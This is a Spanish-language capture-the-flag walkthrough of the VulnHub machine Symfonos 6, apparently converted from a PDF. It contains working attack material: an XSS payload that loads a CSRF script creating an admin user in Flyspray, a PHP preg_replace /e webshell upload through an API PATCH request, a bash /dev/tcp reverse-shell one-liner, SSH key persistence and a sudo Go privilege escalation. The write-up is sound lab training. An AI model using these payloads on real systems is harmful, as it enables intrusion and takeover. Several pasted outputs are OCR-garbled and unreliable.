SYMFONOS 6

- 1. SYMFONOS 6
 - 1.1. Preliminar
 - <u>1.2. Nmap</u>
 - 1.3. Tecnologías web
 - 1.4. Fuzzing web
 - 1.5. SSH user enumeration
 - 1.6. XSS to CSRF in Flyspray 1.0
 - 1.7. Leaked credentials in order to access Gitea
 - 1.8. Exploiting PHP preg_replace function
 - 1.8.1. API abuse in order to get JWT
 - 1.8.2. Uploading webshell via PATCH method
 - 1.9. Persistence via SSH
 - 1.10. Privesc via GO in sudoers

1. SYMFONOS 6

www

https://www.vulnhub.com/entry/symfonos-61,458/

Description

Back to the Top

Difficulty: intermediate-hard

This VM was designed to search for the attackers "Achilles' heel". Please only assign one network adapter to avoid issues.

VMware works fine. Virtualbox has issues.

Changelog v6.1 - 2020-04-07 v6.0 - 2020-04-05

1

1.1. Preliminar

Creamos nuestro directorio de trabajo, comprobamos que la máquina esté encendida y averiguamos qué sistema operativo es por su *TTL*. Nos enfrentamos a un *Linux*.

```
68.1.73 ping statistics ---
transmitted, 3 received, 0% packet loss, time 2018ms
vg/max/mdev = 0.253/0.295/0.343/0.036 ms
stem.py 192.168.1.73
```

Escaneo de puertos sigiloso. Evidencia en archivo *allports*.

```
---open 102.168.1.73 -T5 -n -Pn --min-rate 5000 -oG all_ports

7.99 ( https://mmap.org ) at 2024-01-10 16:00 CET

7.99 ( https://mmap.org ) at 2024-01-10 16:00 CET

900795 latency),

30 closed tcp ports (reset)

SERVICE
SENTENS

SSh

http

ppp

mysql

upnp

08:0C:29:3F:91:33 (VMware)
```

Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante extractPorts. Evidencia en archivo *targeted*. Tras realizar el escaneo, parece que nos enfrentamos a un CentOS. Tenemos un servicio de SSH con versión 7.4, la cual tiene una vulnerabilidad que permite enumerar usuarios del sistema local. Asimismo, tenemos MariaDB corriendo y un


servidor web en el *puerto 80*.

1.3. Tecnologías web

Whatweb: nos reporta poca información, nada relevante.

```
> whatweb http://192.168.1.73
http://192.168.1.73 [200 0K] Apache[2.4.6], Country[RESERVED][ZZ] HTTPServer[CentOS][Apache/2.4.6 (CentOS)] PHP/5.6.40], IP[192.168.1.73], PHP[5.6.40]
```

Wappalyzer: no detectamos mucho más.



1.4. Fuzzing web


Gobuster: hacemos fuzzing y descubrimos tan solo un directorio: /posts.

Adicionalmente, ya que se usa PHP por detrás, podemos fuzzear por archivos con extensiones .php, y también a partir del directorio /posts, pero no encontramos nada relevante. Decidimos ahora usar, dentro de Seclists, el diccionario grande. De este modo, descubrimos otro directorio: /flyspray.

1.5. SSH user enumeration

CVE-2018-15473.

Accedemos a este recurso. Hay poca información, pero parecer haber un posible nombre de usuario *Achilles*, el cual probaremos para tratar de conectar al servicio SSH.



Como tenemos la versión de *SSH 7.4.*, sabemos que hay un exploit que nos permite enumerar usuarios. Por tanto, usaremos este exploit para comprobar si *Achilles* es un usuario válido.

```
Exploit Title | Path


OpenSSH 2.3 < 7.7 - Username Enumeration | Ilnux/remote/45233.py |
OpenSSH 2.3 < 7.7 - Username Enumeration (PC) | Ilnux/remote/45213.py |
OpenSSH 2.3 < 7.7 - Username Enumeration (PC) | Ilnux/remote/45213.py |
OpenSSH 2.3 - A - User Fluidepestparation Disabled' Forwarded Unix Domain Sockets Privilege Escalation | Ilnux/local/49921.tx |
OpenSSH 2.1 - Appoint Prolocal Arbitrary Library Loading | Ilnux/remote/45932.py |
OpenSSH 2.7 - User Enumeration (2) |
Ilnux/remote/45939.py |
Exploit: OpenSSH < 7.7 - User Enumeration (2) |
IURL: https://www.exploit-db.com/exploits/45939.py |
Exploit: OpenSSH < 7.7 - User Enumeration (2) |
IURL: https://www.exploit-db.com/exploits/45939.py |
Codes: CVE-2818-15473 |
Verified: False |
Etle Type: Python script, ASCII text executable |
Copted to: /home/parrotp/pryor/CTF/vulnhub/Symfonos-6/exploits/45939.py |
```

Usamos este script, al cual le tendremos que pasar como parámetros la IP víctima y nombre de usuario. Vemos que el usuario *achilles* es válido. Intentamos un ataque de fuerza bruta para romper la contraseña con Hydra, pero no lo conseguimos.


```
) python2.7 <u>ssh_user_enum.py</u> 192.168.1.73 root 2>/<u>dev/null</u>
[+] root is a valid username
) python2.7 <u>ssh_user_enum.py</u> 192.168.1.73 Achilles 2><u>/dev/null</u>
[-] Achilles is an invalid username
) python2.7 <u>ssh_user_enum.py</u> 192.168.1.73 achilles 2><u>/dev/null</u>
[+] achilles is a valid username
```

1.6. XSS to CSRF in Flyspray 1.0

Accedemos al recurso descubierto anteriormente /flyspray.




Debemos saber que Flyspray en sí es un sistema de seguimiento de errores escrito en PHP. Así que, teniendo esto en cuenta, vamos a tratar de buscar exploits que puedan existir para este servicio, aunque, de momento, no podemos detectar la versión. Buscaremos información sobre posibles *changelogs* para las diferentes versiones, y si éstas nos pueden dar alguna pista o alguna información útil. Buscando un poco en el repositorio oficial de GitHub, encontramos lo siguiente: un posible directorio /doc.



Accedemos a este recurso, y vemos que, efectivamente, existe, y tenemos capacidad de directory listing.




Dentro de este recurso, accedemos a /UPGRADING.txt, archivo que contiene información sobre las últimas actualizaciones. Parece que la última versión instalada es la 1.0.




Por tanto, ahora sí, buscamos posibles exploits para *Flyspray 1.0*.




Hay uno que explota un XSS y un CSRF. Abrimos este exploit para ver en qué consiste por dentro y tener así más información. Parece ser que cualquier input pasado al parámetro real_name en el recurso /index.php?do=myprofile, no está sanitizado, pudiendo de este modo un atacante inyectar código HTML o Javascript malicioso.



No obstante, tratamos de acceder a /index.php?do=myprofile, pero parece que tenemos que estar registrados. Nos registramos, entramos con nuestras credenciales, y accedemos ahora al recurso. Esto parece ser un página para editar nuestra información de usuario. Vemos el parámetro vulnerable: real_name. Por tanto, tratamos de hacer una prueba: <script>alert("XSS")</script>, pero no vemos ninguna ventana emergente ni ningún cambio, aparentemente.



Seguimos investigando, y vemos en el exploit que debemos usar "> delante de nuestro código, por tanto quedaría así: "><script>alert("XSS")</script>. Esta vez sí se ejecuta, y vemos que además, aparece esta ventana emergente en otras secciones.



Cargaremos ahora un script malicioso desde nuestro servidor. Para ello, usaremos esta línea en el parámetro vulnerable: "><script

src="http://192.168.1.130/pwned.js"></script>. Creamos ahora nuestro archivo

malicioso *pwned.js*, copiando el script que venía en el exploit, y modificando algunos parámetros.



Script de Javascript:

```
JavaScript
    var tok = document.getElementsByName('csrftoken')[0].value;
1
2
   var txt = '<form method="POST" id="hacked form" action="index.php?</pre>
3
    do=admin&area=newuser">'
   txt += '<input type="hidden" name="action" value="admin.newuser"/>'
    txt += '<input type="hidden" name="do" value="admin"/>'
5
   txt += '<input type="hidden" name="area" value="newuser"/>'
6
   txt += '<input type="hidden" name="user name" value="hacker"/>'
7
   txt += '<input type="hidden" name="csrftoken" value="' + tok + '"/>'
8
    txt += '<input type="hidden" name="user_pass" value="12345678"/>'
9
    txt += '<input type="hidden" name="user_pass2" value="12345678"/>'
10
    txt += '<input type="hidden" name="real_name" value="root"/>'
11
    txt += '<input type="hidden" name="email address"</pre>
12
    value="root@root.com"/>'
    txt += '<input type="hidden" name="verify email address"</pre>
13
    value="root@root.com"/>'
    txt += '<input type="hidden" name="jabber id" value=""/>'
14
    txt += '<input type="hidden" name="notify type" value="0"/>'
15
    txt += '<input type="hidden" name="time_zone" value="0"/>'
16
    txt += '<input type="hidden" name="group in" value="1"/>'
17
    txt += '</form>'
18
19
    var d1 = document.getElementById('menu');
20
    d1.insertAdjacentHTML('afterend', txt);
21
    document.getElementById("hacked_form").submit();
22
23
```


Este script crea un formulario falso que imita un formulario legítimo para **crear un nuevo usuario administrador** con las credenciales proporcionadas. Adicionalmente,

captura el valor del **token CSRF** desde el formulario web actual, para que cuando un usuario legítimo acceda a este recurso, cree, como hemos mencionado anteriormente, este usuario administrador.

Abrimos nuestro servidor por el *puerto 80* para compartir este recurso, y al cabo de unos minutos, recibimos la petición. Si todo ha ido bien, este nuevo usuario administrador debería haberse creado.


```
) python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.080/) ...
192.108.1.130 - - [11/Jan/2024 13:23:44] "GET /pwned.js HTTP/1.1" 200 -
```

Efectivamente, podemos iniciar sesión con este nuevo usuario. Una vez dentro, vemos que tenemos mensajes en nuestro panel.



1.7. Leaked credentials in order to access Gitea

En uno de estos mensajes, vemos la contraseña del usuario *achilles*. Como está el servicio SSH habilitado, tratamos de acceder con este usuario y contraseña, pero no pudimos.




Para continuar, vamos a ver primero qué puede haber en el resto de puertos. Accedemos por el *puerto 3000* y encontramos que se está corriendo por detrás **Gitea** (algo que se mencionaba también en el recurso visto recientemente). Buscamos exploits para la versión que *1.11.4* que es la que se está usando, pero no encontramos nada.



Conseguimos iniciar sesión usando estas credenciales de *achilles*. Una vez dentro, al investigar un poco, vemos el código de una página titulada *symfonos-blog*, la cual sabemos que hace referencia al directorio que encontramos la principio /posts, ya que tenía el mismo título. Pues este código nos revela otro directorio llamado /includes, contenido dentro de /posts, tal y como podemos ver en la imagen.

```
Parrot OS DHack The Box DOSINT Services DVain DB Drivacy and Security DLearning Resources Described Nessus Essentials /... Decrypt MD5, SHA1... Launchpad DTFO Bins HackTricks - HackTricks
```

Accedemos a /posts/includes, y dentro de éste, a /dbconfig.php, recurso que contiene credenciales para conectarse a la base de datos MariaDB por el *puerto 3306*.



Tratamos de conectarnos a la base de datos con mysql -u 'root' -D 'api' -h 192.168.1.73 -p, pero no podemos. Aún así, guardamos estas credenciales en un archivo en nuestro sistema.

```
) mysql -u 'root' -D 'api' -h 192.168.1.73 -p
Enter password:
ERROR 1130 (HY000): Host '192.168.1.130' is not allowed to connect to this MariaDB server
```

1.8. Exploiting PHP preg_replace function

Volviendo a la página de /posts en Gitea, encontramos esta sección en PHP que puede contener alguna vulnerabilidad. Esta sección parece que está recuperando filas de una base de datos para imprimirlo en la página web, usando la función preg_replace con el modificador /e. Y es aquí donde acontece la vulnerabilidad como tal. Es decir, este contenido se está cargando de forma dinámica. Así que vamos a tratar de alterar esta sección para inyectar código PHP abusando de preg_replace. Cuando se emplea el modificador /e en la función preg_replace en PHP, la cadena central, es decir, la cadena por la que queremos hacer la sustitución,

permite inyectar código PHP arbitrario. Esto ocurre en versiones de PHP antiguas.

66

La función preg_replace en PHP se usa para realizar búsquedas y reemplazos de patrones en cadenas de texto utilizando expresiones regulares. Esta función es muy poderosa y permite manipular cadenas de texto de manera flexible y eficiente.

Una de las mayores vulnerabilidades de preg_replace surge cuando se utilizan patrones que incluyen la opción de evaluación (/e), que fue descontinuada en PHP 7.0.0. Cuando se usaba la opción /e, el reemplazo era evaluado como código PHP, lo que podía permitir la inyección de código malicioso si no se validaban y escapaban adecuadamente las entradas.

1.8.1. API abuse in order to get JWT

Para ello, investigaremos de qué modo podemos llegar a introducir código malicioso en esa sección. Recurrimos al otro proyecto que tenía este usuario dentro de **Gitea**: *symfonos-api*. Tras curiosear un poco los diferentes archivos y directorios, encontramos una ruta de la API, la cual corre en el *puerto 5000*.

En este otro archivo /v1.0 de la API, también encontramos esta ruta.

Así que hacemos una petición a estas posibles rutas con curl -s -X GET

"http://192.168.1.73:5000/ls204g/v1.0/ping" para hacer una prueba. Obtenemos lo que aparece en la siguiente imagen, nada interesante pero parece que vamos bien encaminados.

```
curl -s -X GET "http://192.168.1.73:5000/ls204g/v1.0/ping" | jq

"message": "pong"
}
```

Husmeando otros directorios dentro de *symfonos-api*, encontramos otros endpoints. Parece ser además que, en el endpoint /login, podemos tramitar una petición por POST. Esto tiene buena pinta, ya que quizá por aquí nos podemos autenticar y probablemente se nos asigne un JWT o algo por el estilo.

Hacemos una petición a este nuevo endpoint, esta vez por POST. No obtenemos ninguna respuesta, pero aun así, esto es buena señal.

Como este **endpoint** es para loguearnos, sería lógico pensar que tendremos que proporcionar unas credenciales. Finalmente, investigando más, encontramos esto, lo cual parece ser una estructura en JSON para proporcionar unas credenciales de inicio de sesión.

```
func login(c *gin.Context) {
    db := c.MustGet(*db").(*gorm.DB)
    type RequestBody struct {
        Username string 'json:"username" binding:"required"
        Password string 'json:"password" binding:"required"
}
```

Hacemos una nueva petición, indicando esta vez Content-Type: applicaction/json para que se interprete nuestra estructura JSON, e indicando estos datos en el cuerpo -d '{"username":"achilles", "password":"h2sBr9gryBunKdF9"}'. Hemos de decir que probamos con las diferentes credenciales de los diferentes usuarios que hemos ido encontrando, hasta que finalmente ésta fue la que funcionó. Al realizar esta petición, se nos asigna un JWT.

```
curl -s -X POST "http://192.168.1.73:5000/ls204g/v1.0/auth/login" -H "Content-Type: application/json" -d '{"username":"achilles", "password":"h28F9gryBunKdF9"}' | jq

"token": "eyJhbGcl0iJTuZINNISIARScCTGIKpXVCJ9.eyJleHAl0jE3MDUIMzgyNzcsInVzZXIlOnslZGlzcGxheV9uYWIlTjolYVMoaWxsZXMLCJpZCTGMSwidXNlcm5hbWUl0lJhY2hpbGxlcyJ9fQ.qsjxxkTTRVLCI4eg4sUqvl46lJYDcqw6lt4WmEYurI"

"user": {
    "dsplay_name": "achilles",
    "d": 1.
    "username": "achilles"
}
```

Una vez con este JWT, tendremos que averiguar donde podemos usarlo.

Encontramos varios métodos definidos en otro archivo que pueden ser interesantes.

1.8.2. Uploading webshell via PATCH method

Vamos a realizar ahora una petición por GET al endpoint /posts para enumerar y listar los recursos, ya que vimos este método definido para este endpoint. Averiguamos que el identificador de este recurso es el 1.

```
curl -s -X GET "http://192.168.1.73:5000/ls/204g/v1.0/posts/" | jq

("created at": "2020-04-02T04:41:22-04:00",

"id": 1.

"tax*: "The varrior Achilles is one of the great heroes of Greek mythology. According to legend, Achilles was extraordinarily strong, courageous and loyal, but he had one vulnerability-his Achilles he. Homer's epic poem The Iliad tells the story of his adventures during the last year of the Trojan War.",

"user": {

"display.name": "achilles",

"id": 1,

"username": "achilles"

}

}

]
```


Ahora, sabiendo esto, podemos usar este identificador para realizar otra petición por PATCH (método que vimos anteriormente y que requiere un parámetro *id*) a /posts para alterar el contenido de su página. Primero, averiguamos cómo debe ser esta petición por PATCH, y encontramos esta posible estructura en otro archivo. Creemos igualmente, que no cualquier usuario podría hacer esto, así que es muy probable que tengamos que arrastrar nuestro JWT.

Para realizar esta petición por PATCH a /posts/1 e incluir nuestro JWT, usamos el parámetro -b (cookie) y el parámetro -d (datos). Enviamos los datos en el cuerpo de la solicitud acorde a la estructura que vimos anteriormente.

```
) curl -s -X PATCH "http://192.168.1.73:5800/ls204g/v1.0/posts/1" -H "Content-Type: application/json" -b 'token=eyJhbGciOlJIUZINIISInRScCI@IkpXVCJ9.eyJleHAlOjE3MDUIMZgyNzcsInVZZXI(OnsiZGlzcGxheV9uYWilIjolVWNoaWszZWHIClogZCIEMSvidXNlcGxheVguYYJDpGxletyJpf0.qsjxxkTRVLCl4eqsslqvl46lJYDcqv0tit4MmEYurI' -d '{'text': "Probando")'
{"created_at":'2020-84-02184:41:22-04:80", "\d":1, 'text": "Probando", "user":("d\splay_name":"ach\lles", \d":1, "username":"ach\lles")}

| \( \D \) \( \D
```

Esta petición, si ha ido todo bien, debería escribir la cadena *probando* en el recurso /posts. Así que accedemos a éste para comprobarlo. Efectivamente, esto se cumple, por tanto tenemos una vía potencial de inyectar código en la ruta /posts.



Es ahora, cuando sabemos que por detrás se está empleando preg_replace con el parámetro /e, cuando podríamos inyectar comandos. Esto lo haremos con otra petición. Para inyectar estos comandos, usaremos una función propia de PHP: file_put_contents(archivo, contenido). Esta función básicamente creará un archivo y meterá en el mismo el contenido que especifiquemos. Usaremos esto para evitar problemas de compatibilidad. Podemos ver la petición completa en la siguiente imagen. Al realizar esta petición, deberíamos poder acceder a este nuevo recurso creado prueba.txt desde el navegador, y debería mostrar el contenido que le indicamos.

curl -s -X PATCH "http://192.168.1.73:5800/ls204g/v1.0/posts/1" -H "Content-Type: application/json" -b 'token-eyjhbGciOiJUzINIISInR5cCI6IkpXVCJ9.eyjleHAl0jE3MOUIMzgyNzcsInVzZXIOnsiZGIzcGxheV9uYWIlIjo (\textity of the contents of the conte

Ahora bien, para obtener nuestra webshell jugaremos con la función base64_decode() y le pasaremos el contenido de un archivo (en el cual definimos una webshell básica en PHP) codificado en base64. Jugaremos con esta función para evitar posibles conflictos con ciertos caracteres especiales y demás. Asimismo, en esta petición el archivo que creamos se llamará cmd.php, al cual accederemos luego desde el navegador. Lanzamos la petición.

```
Catn cmd.php

Ca
```

Accedemos al recurso que hemos creado *cmd.php*. Tenemos ejecución remota de comandos.

```
← → 倫 C O A http://192.168.1.73/posts/cmd_php?cmd=id

☆ ※ ・ <sup>18</sup> & 台 目

Parrot OS ☐ Hack The Box ☐ OSINT Services ☐ Vuln DB ☐ Privacy and Security ☐ Learning Resources ④ Nessus Essentials / ... ※ Decrypt MD5, SHA1... ※ Launchpad ☐ GTFO Bins ☑ HackTricks - HackTr...

uld=48(apache) gid=48(apache) groups=48(apache)
```

Nos ponemos en escucha con Netcat por el *puerto 443*. Ejecutamos nuestro one-liner bash -c "bash -i >%26 /dev/tcp/192.168.1.130/443 0>%261", y obtenemos nuestra shell reversa. Por último, realizamos el tratamiento de la TTY.

66

El método **HTTP PATCH** se utiliza para aplicar parcialmente una modificación a un recurso existente. A diferencia de los métodos PUT o POST, que suelen utilizarse para reemplazar o crear recursos completos, el PATCH se utiliza para realizar cambios parciales o actualizaciones en un recurso existente. La petición PATCH contiene una entidad que describe las modificaciones que se deben aplicar al recurso. Esta entidad puede ser un conjunto de instrucciones, como un documento JSON o XML que especifica qué campos del recurso deben actualizarse y con qué valores.

1.9. Persistence via SSH

Ahora nos tocará elevar nuestros privilegios. Primero, enumeramos algunos usuarios, y vemos que el usuario *achilles* existe a nivel de sistema, por tanto podemos migrar la sesión a este usuario, ya que tenemos sus credenciales.

```
bash-4.25 is -l /home
total 0
drwx------ 6 achilles achilles 171 Apr 2 2020 achilles
drwx------ 4 git git 118 Jan 10 22:00 git
bash-4.25 is achilles
Password:
[achilles@symfonos6 posts]$
```

Cabe destacar que antes no podíamos conectarnos por SSH porque necesitábamos la clave privada, o que nuestra clave pública estuviera como authorized_keys en el directorio .ssh del usuario achilles. Pero ya estando como este usuario, vamos a su directorio personal y accedemos a .ssh. Eliminamos ahora el archivo authorized_keys, ya que la idea es traer a este directorio nuestra clave de atacante para estar autorizados. Creamos un nuevo archivo authorized_keys.

```
[achilles@symfonos6 posts]$ cd
[achilles@symfonos6 ~]$ ls -a
. . .bash.lbstory .bash.logout .bash_profile .bashrc .cache .gitconfig .mysql_history .pki .ssh
[achilles@symfonos6 ~]$ cd .ssh
[achilles@symfonos6 .ssh]$ cd .ssh | smaller.gad_keys
[achilles@symfonos6 .ssh]$ mauthor.zed_keys
[achilles@symfonos6 .ssh]$ viauthor.zed_keys
[achilles@symfonos6 .ssh]$ ls
author.zed_keys id_rsa ld_rsa.pub
[achilles@symfonos6 .ssh]$ |
```

Desde nuestro equipo ahora, eliminamos cualquier clave SSH que tuviéramos: rm ~/.ssh/*. Creamos una nueva clave pública y otra privada con ssh-keygen (recordemos que estas claves, por defecto, se crean en el directorio .ssh dentro del directorio personal del usuario que ejecuta este comando). Hacemos ahora cat ~/.ssh/id_rsa.pub | xclip -sel clip para copiar esta clave pública. Ahora, pegaremos nuestra clave pública en el directorio .ssh del usuario achilles. Primero, le otorgaremos estos permisos chmod 600 authorized_keys, para que solo el propietario pueda leer y escribir authorized_keys. y por último, desde nuestra máquina de atacante, nos conectamos por SSH a la máquina víctima con ssh

achilles@192.168.1.74.

```
TR -/.ssh/*

ZSh: SUFE YOU want to delete all the files in /root/.ssh [yn]? n

| ssh-keypel | file | files | f
```

1.10. Privesc via GO in sudoers

Una vez dentro, hacemos sudo -1. Vemos que tenemos un privilegio asignado a nivel de sudoers para ejecutar como cualquier usuario el archivo /usr/local/go/bin/go sin proporcionar contraseña.

```
[achtlles@symfonos6 ~]$ sudo -l
Matching Defaults entries for achilles on symfonos6:

Matching Defaults entries for achilles on symfonos6:

In the symfonose in
```

Debemos saber que GO tiene un comando run que permite compilar y ejecutar un programa en GO. Por tanto, crearemos un pequeño script en GO que al ejecutarlo, lo que haga es otorgar privilegio SUID a /bin/bash. Podemos ver este script en la siguiente imagen, el cual hemos llamado *example.go*.

Compilamos y ejecutamos este script con sudo /usr/local/go/bin/go run example.go. Ahora /bin/bash debería tener el privilegio SUID asignado. Hacemos bash -p para obtener nuestra shell como root. Encontramos la flag. Ya tendríamos la

máquina completamente comprometida.

